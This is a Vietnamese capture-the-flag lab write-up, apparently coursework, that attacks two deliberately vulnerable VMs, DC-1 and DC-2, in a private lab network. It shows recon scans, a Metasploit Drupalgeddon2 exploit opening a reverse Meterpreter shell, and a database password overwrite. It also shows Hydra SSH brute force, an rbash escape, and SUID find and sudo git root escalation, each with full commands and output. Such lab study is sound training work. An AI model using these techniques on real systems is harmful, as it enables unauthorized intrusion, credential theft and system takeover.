

Lab E1

Thu thập thông tin

`sudo arp-scan -l` để quét các thiết bị trong mạng ảo

```
sec560@slingshot:~$ sudo arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.130.10.1      00:50:56:c0:00:08      VMware, Inc.
10.130.10.2      00:50:56:f0:c6:f4      VMware, Inc.
10.130.10.5      00:0c:29:be:f0:75      VMware, Inc.
10.130.10.254    00:50:56:e9:67:54      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.550 seconds (100.39 hosts/sec). 4 re
sponded
sec560@slingshot:~$
```

Dùng `nmap -sV 10.130.10.5` để kiểm tra các dịch vụ đang chạy.

```
sec560@slingshot:~$ nmap -sV 10.130.10.5

Starting Nmap 7.60 ( https://nmap.org ) at 2026-03-16 18:28 +07
Nmap scan report for 10.130.10.5 (10.130.10.5)
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.35 seconds
sec560@slingshot:~$
```

Khai thác ban đầu (Exploitation)

Sử dụng Metasploit: Tìm lỗ hổng Drupal bằng lệnh

```
msf6 > search drupal
```

Matching Modules

=====

#	Name	Disclosure Date	Rank
Check	Description		
-	----	-----	----
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent
Yes	Drupal CODER Module Remote Command Execution		
1	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent
Yes	Drupal Drupalgeddon 2 Forms API Property Injection		
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent
No	Drupal HTTP Parameter Key/Value SQL Injection		
3	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal
Yes	Drupal OpenID External Entity Injection		
4	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent
Yes	Drupal RESTWS Module Remote PHP Code Execution		
5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal
Yes	Drupal RESTful Web Services unserialize() RCE		
6	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal
Yes	Drupal Views Module Users Enumeration		
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent
Yes	PHP XML-RPC Arbitrary Code Execution		

Interact with a module by name or index. For example `info 7`, `use 7` or `use exploit/unix/webapp/php_xmlrpc_eval`

Vũ khí: Chọn module nổi tiếng **Drupalgeddon2**

(exploit/unix/webapp/drupal_drupalgeddon2)

Tấn công: Thiết lập set RHOSTS 10.130.10.5 và gõ exploit để chiếm quyền điều khiển ban đầu qua **Meterpreter**.

```

msf6 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.130.10.5
RHOSTS => 10.130.10.5
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 10.130.10.3:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 10.130.10.5
[*] Meterpreter session 1 opened (10.130.10.3:4444 -> 10.130.10.5:45830) at 2026-03-16 18:31:56 +0700

meterpreter >

```

```

meterpreter > ls
Listing: /var/www
=====

Mode                Size      Type    Last modified          Name
----                -
100600/rw-----   107      fil     2026-03-17 01:27:35 +0700 .bash_history
100644/rw-r--r--   174      fil     2013-11-21 03:45:59 +0700 .gitignore
100644/rw-r--r--  5767      fil     2013-11-21 03:45:59 +0700 .htaccess
100644/rw-r--r--  1481      fil     2013-11-21 03:45:59 +0700 COPYRIGHT.txt
100644/rw-r--r--  1451      fil     2013-11-21 03:45:59 +0700 INSTALL.mysql.txt
100644/rw-r--r--  1874      fil     2013-11-21 03:45:59 +0700 INSTALL.pgsql.txt
100644/rw-r--r--  1298      fil     2013-11-21 03:45:59 +0700 INSTALL.sqlite.txt
100644/rw-r--r--  17861     fil     2013-11-21 03:45:59 +0700 INSTALL.txt
100755/rwxr-xr-x  18092     fil     2013-11-01 17:14:15 +0700 LICENSE.txt
100644/rw-r--r--   8191     fil     2013-11-21 03:45:59 +0700 MAINTAINERS.txt
100644/rw-r--r--   5376     fil     2013-11-21 03:45:59 +0700 README.txt
100644/rw-r--r--   9642     fil     2013-11-21 03:45:59 +0700 UPGRADE.txt
100644/rw-r--r--   6604     fil     2013-11-21 03:45:59 +0700 authorize.php
100644/rw-r--r--    720     fil     2013-11-21 03:45:59 +0700 cron.php
100644/rw-r--r--    52      fil     2019-02-19 20:20:46 +0700 flag1.txt
040755/rwxr-xr-x  4096     dir     2013-11-21 03:45:59 +0700 includes

```

```

meterpreter > cat flag1.txt
Every good CMS needs a config file - and so do you.
meterpreter >

```

Khai thác dữ liệu (Post-Exploitation)

File cấu hình: Theo gợi ý của Flag 1, tìm đến file `sites/default/settings.php`

```
meterpreter > cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
    'default' =>
    array (
        'default' =>
        array (
            'database' => 'drupaldb',
            'username' => 'dbuser',
            'password' => 'R0ck3t',
            'host' => 'localhost',
            'port' => '',
            'driver' => 'mysql',
            'prefix' => '',
        ),
    ),
);
```

Flag 2: Nằm trong chính những manh mối từ file cấu hình này.

Truy cập Database

```

meterpreter > shell
Process 3391 created.
Channel 2 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www/sites/default$ cd
cd
bash: cd: HOME not set
www-data@DC-1:/var/www/sites/default$ cd ..
cd ..
www-data@DC-1:/var/www/sites$ cd ..
cd ..
www-data@DC-1:/var/www$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 65
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

```

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_drupaldb |
+-----+
| actions             |
| authmap             |
| batch               |
| block               |
| block_custom        |
| block_node_type     |
| block_role          |
| blocked_ips         |

```

```
mysql> select uid, name, pass from users;
select uid, name, pass from users;
+-----+-----+-----+
| uid | name | pass |
+-----+-----+-----+
| 0 | | |
| 1 | admin | $$SDmrJvaJkCHzliOqEGRBw4D8yBAXSRVow0NxT2AqHFgCyrnjYkHmw |
| 2 | Fred | $$SDWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg |
+-----+-----+-----+
3 rows in set (0.00 sec)
```

Tạo mã hash cho mật khẩu mới

```
www-data@DC-1:/var/www$ php scripts/password-hash.sh password123
php scripts/password-hash.sh password123

password: password123          hash: $$SDxBfwFGLQrWbmtxsVKCXLVNj0HLk80WJwwvY4j4
may8sRgIDazAx

www-data@DC-1:/var/www$
```

Cập nhật mật khẩu vào Database

```
www-data@DC-1:/var/www$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 72
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> update users set pass='$$SDxBfwFGLQrWbmtxsVKCXLVNj0HLk80WJwwvY4j4may8sRgI
DazAx' where name='admin';
<LVNj0HLk80WJwwvY4j4may8sRgIDazAx' where name='admin';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

Đăng nhập và tìm Flag 3

Truy cập IP: <http://10.130.10.5> bằng trình duyệt

Đăng nhập với User: **admin** / Pass: **password123**

Sau khi vào được Dashboard, hãy nhấn vào mục **Dashboard** hoặc **Content**.

[+ Add content](#)

SHOW ONLY ITEMS WHERE
status
type

UPDATE OPTIONS

☐	TITLE	TYPE	AUTHOR	STATUS
☐	flag3	Basic page	admin	not published

[Home](#)

flag3

Navigation
▶ [Add content](#)

Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.

Tìm Flag 4 và chiếm quyền Root

Tìm các lệnh có quyền SUID:

```
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$ █
```

Khai thác lỗi SUID của find để lên Root:

```
/sbin/mount.nfs
www-data@DC-1:/var/www$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!
```

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey by contacting me via Twitter - @DCAU7

█

Thành công

Lab E2

Thu thập thông tin và thiết lập host

`sudo arp-scan -l` để quét các thiết bị trong mạng ảo


```
sec560@slingshot:~$ sudo arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.130.10.1      00:50:56:c0:00:08      VMware, Inc.
10.130.10.2      00:50:56:f0:c6:f4      VMware, Inc.
10.130.10.6      00:0c:29:7f:45:b9      VMware, Inc.
10.130.10.254    00:50:56:f7:3e:df      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.555 seconds (100.20 hosts/sec). 4 re
sponded
sec560@slingshot:~$
```

```
10.130.10.6 dc-2
[ Read 16 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justif
^X Exit      ^R Read File ^\ Replace  ^U Uncut Text ^T To Sp
```

Thêm tên miền vào file /etc/hosts

Truy cập firefox: <http://dc-2>



Tìm Flag 1 và Danh sách User

Sử dụng metasploit:

```
msf6 > use auxiliary/scanner/http/wordpress_
use auxiliary/scanner/http/wordpress_content_injection
use auxiliary/scanner/http/wordpress_cp_calendar_sqli
use auxiliary/scanner/http/wordpress_ghost_scanner
use auxiliary/scanner/http/wordpress_login_enum
use auxiliary/scanner/http/wordpress_multicall_creds
use auxiliary/scanner/http/wordpress_pingback_access
use auxiliary/scanner/http/wordpress_scanner
use auxiliary/scanner/http/wordpress_xmlrpc_login
msf6 > use auxiliary/scanner/http/wordpress_login_enum
msf6 auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS dc-2
RHOSTS => dc-2
msf6 auxiliary(scanner/http/wordpress_login_enum) > set ENUMERATE_USERS true
[-] Unknown datastore option: ENUMERATE_USERS. Did you mean ENUMERATE_USERNAMES?
msf6 auxiliary(scanner/http/wordpress_login_enum) > set ENUMERATE_USERNAMES true
ENUMERATE_USERNAMES => true
msf6 auxiliary(scanner/http/wordpress_login_enum) > exploit

[*] / - WordPress Version 4.7.10 detected
[*] 10.130.10.6:80 - / - WordPress User-Enumeration - Running User Enumeration
[+] / - Found user 'admin' with id 1
[+] / - Found user 'jerry' with id 3
[+] / - Usernames stored in: /home/sec560/.msf4/loot/20260317165304_default_10.1
30.10.6_wordpress.users_497698.txt
[*] 10.130.10.6:80 - / - WordPress User-Validation - Running User Validation
[*] 10.130.10.6:80 - [1/0] - / - WordPress Brute Force - Running Bruteforce
[*] / - Brute-forcing previously found accounts...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_login_enum) > █
```

user 'admin' and 'jerry'

Thu thập mật khẩu & Tấn công Brute Force

Vì không có mật khẩu sẵn, ta sẽ dùng công cụ cewl để quét chính trang web DC-2 và tạo ra một bộ từ điển dựa trên các từ ngữ xuất hiện trên đó.

Tạo từ điển password:

```
sec560@slingshot:~$ cewl http://dc-2 -w passwords.txt
CeWL 5.3 (Heading Upwards) Robin Wood (robin@digil.ninja) (https://digil.ninja/)
/usr/lib/ruby/vendor_ruby/spider/spider_instance.rb:125: warning: constant ::Fix
num is deprecated
sec560@slingshot:~$
```

msf6 auxiliary(scanner/http/wordpress_login_enum) > exploit

Dò mật khẩu SSH:

Thêm user:

```
sec560@slingshot:~$ cat users.txt
jerry
tom
admin
sec560@slingshot:~$ █
```

ssh cổng 7744

```
sec560@slingshot:~$ nmap -p- -sV 10.130.10.6
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2026-03-17 17:05 +07
Nmap scan report for dc-2 (10.130.10.6)
Host is up (0.0013s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
7744/tcp  open  tcpwrapped
```

Chạy Hydra:

```
sec560@slingshot:~$ hydra -L users.txt -P passwords.txt ssh://10.130.10.6:7744
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-17 17:01:
16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 714 login tries (l:3/p:238),
~45 tries per task
[DATA] attacking ssh://10.130.10.6:7744/
[STATUS] 180.00 tries/min, 180 tries in 00:01h, 538 to do in 00:03h, 16 active
[STATUS] 137.33 tries/min, 412 tries in 00:03h, 306 to do in 00:03h, 16 active
[7744][ssh] host: 10.130.10.6 login: tom password: parturient
1 of 1 target successfully completed, 1 valid password found
```

Đăng nhập vào hệ thống

```

sec560@slingshot:~$ ssh tom@10.130.10.6 -p 7744
Warning: Permanently added '[10.130.10.6]:7744' (ECDSA) to the list of known hosts.
tom@10.130.10.6's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cd
-rbash: cd: restricted
tom@DC-2:~$

```

Lệnh 1: `BASH_CMDS[a]=/bin/sh; a`

Trong Bash, có một mảng nội bộ tên là `BASH_CMDS` dùng để lưu vị trí của các lệnh. Chạy lệnh 1 để "lừa" shell bằng cách gán một lệnh tạm tên là `a` trỏ thẳng tới `/bin/sh` (một shell khác không bị hạn chế)

Lệnh 2: `export PATH=$PATH:/bin:/usr/bin`

`$PATH` giống như một danh bạ điện thoại của hệ thống. Khi gõ `ls`, máy sẽ tra trong `$PATH` xem `ls` nằm ở đâu (thường là `/bin/ls`). Trong `rbash`, biến này bị giới hạn chỉ cho phép dùng vài lệnh vô dụng.

Lệnh `export` này ghi đè lên danh bạ cũ, thêm `/bin` và `/usr/bin` (nơi chứa tất cả các lệnh quyền lực của Linux) vào danh sách tìm kiếm.

```

tom@DC-2:~$ BASH_CMDS[a]=/bin/sh; a
$ export PATH=$PATH:/bin:/usr/bin
$ ls
flag3.txt  usr
$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
$

```

switch user jerry:

sử dụng metasploit để brute-force pass của jerry

```

msf6 auxiliary(scanner/http/wordpress_login_enum) > set VHOST dc-2
VHOST => dc-2
msf6 auxiliary(scanner/http/wordpress_login_enum) > set USERNAME jerry
USERNAME => jerry
msf6 auxiliary(scanner/http/wordpress_login_enum) > set PASS_FILE /home/sec560/
passwords.txt
PASS_FILE => /home/sec560/passwords.txt
msf6 auxiliary(scanner/http/wordpress_login_enum) > exploit

```

```

10.130.10.6 10.130.10.6 80/tcp (http) jerry adipiscing
Password
10.130.10.6 10.130.10.6 80/tcp (http) jerry

```

```

$ su jerry
Password:
jerry@DC-2:/home/tom$ whoami
jerry
jerry@DC-2:/home/tom$ ls
ls: cannot open directory .: Permission denied
jerry@DC-2:/home/tom$ cd /home/jerry/
jerry@DC-2:~$ ls
flag4.txt
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now. :-)

Go on - git outta here!!!!

jerry@DC-2:~$

```

Leo thang đặc quyền (Privilege Escalation) lên Root

```

jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:~$ sudo git help config
# whoami
root
#

```

Jerry có quyền chạy lệnh /usr/bin/git